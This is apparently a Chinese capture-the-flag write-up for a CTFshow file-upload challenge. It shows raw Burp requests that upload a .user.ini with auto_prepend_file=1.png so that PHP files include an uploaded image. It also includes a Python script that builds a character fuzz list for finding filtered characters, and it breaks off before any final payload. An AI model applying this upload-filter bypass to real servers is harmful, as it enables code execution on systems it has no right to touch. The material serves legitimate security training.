


CTFshow-web入门

后端校验要严密

 上传图片

1.查看网站用的什么服务器，.htaccess只能用于Apache服务器，所以配置文件要上传.user.ini



The screenshot shows the Wappalizer interface. On the left, the website being analyzed is 'CTFshow-web入门'. The main panel displays detected technologies:

Category	Technology	Version
Web 服务器	Ngix	1.20.1
反向代理	Ngix	1.20.1
编程语言	PHP	5.6.40
用户界面 (UI) 框架	Layui	2.5.6
JavaScript 库	jQuery	3.2.1

Below the technologies list, there is a section for 'Generate sales leads' with a description: 'Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.'

2.先上传一个图片后缀的文件用于绕过前端，没有内容也行，用bp抓包

```
-----WebKitFormBoundaryE9dDazlmtH
7yxd9Z
Content-Disposition: form-data;
name="file"; filename="100.png"
Content-Type: image/png

-----WebKitFormBoundaryE9dDazlmtH
7yxd9Z--
```

3.将filename改为.user.ini，再post传入文件内容，.user.ini文件会配置当前目录中的php文件

图片中auto_prepend_file=1.png的意思是在当前目录所有php文件前插入1.png的内容

#只影响php文件

auto_prepend_file: 在文件前插入

auto_append_file: 在文件最后插入

```
7yxd9Z
2 Content-Disposition: form-data;
  name="file"; filename=".user.ini"
3 Content-Type: image/png
4
5 auto_prepend_file=1.png
6 -----WebKitFormBoundaryE9dDazlmtH
  7yxd9Z--
7
```

通过dirsearch可以摸清结构

文件上传成功，路径：upload/.user.ini

 上传图片

5.再上传文件，同第二步

```
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9 Connection: keep-alive
10
11 -----WebKitFormBoundary9M3v12whqvtiHddR
12 Content-Disposition: form-data; name="file"; filename="100.png"
13 Content-Type: image/png
14
15 -----WebKitFormBoundary9M3v12whqvtiHddR--
16
```

6.测试过滤了那些字符，不然效率会很慢，先搞一个占位符

```
1 -----WebKitFormBoundary9M3v12whqvtiHddR
2 Content-Disposition: form-data; name="file";
3 Content-Type: image/png
4
5 1
6 -----WebKitFormBoundary9M3v12whqvtiHddR--
7
```

7.选中后Ctrl+I，送到Intruder模块并自动添加好了payload位置

```
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 -----WebKitFormBoundary9M3v12whqvtiHddR
22 Content-Disposition: form-data; name="file"; filename="100.png"
23 Content-Type: image/png
24
25 $1$
26 -----WebKitFormBoundary9M3v12whqvtiHddR--
27
```

1个payload 位置?

8.进入payload模块，加载fuzz文件，要取消勾选url编码，不然影响测试

fuzz文件的内容为所有字符，要获取可以执行下面的脚本，不需要可以直接看第九步

```
import string

with open("fuzz.txt","w") as file:
    for c in string.printable:
        file.write(c+'\n')

#也可以在fuzz.txt文件中加如flag, php等关键字，顺便测试
```

?

Payload设置[简单列表]

此处payload类型允许您配置用作payload的简单清单。

粘贴

从文件加载

删除

清空

去重

添加

从列表中添加...

0

1

2

3

4

5

6

Enter a new item

?

Payload处理

您可以定义在使用payload之前对每个payload执行各种处理任务的规则。

添加

编辑

删除

上移

向下

已启用

规则

?

Payload编码

为了安全地发送HTTP请求，最终的payload将会对框框内容进行URL编码，如果不需要，可以取消勾选。

☐

URL编码字符：

␣=<>?+&*;"'{}|^`#

9.筛选长度，过滤字符如下

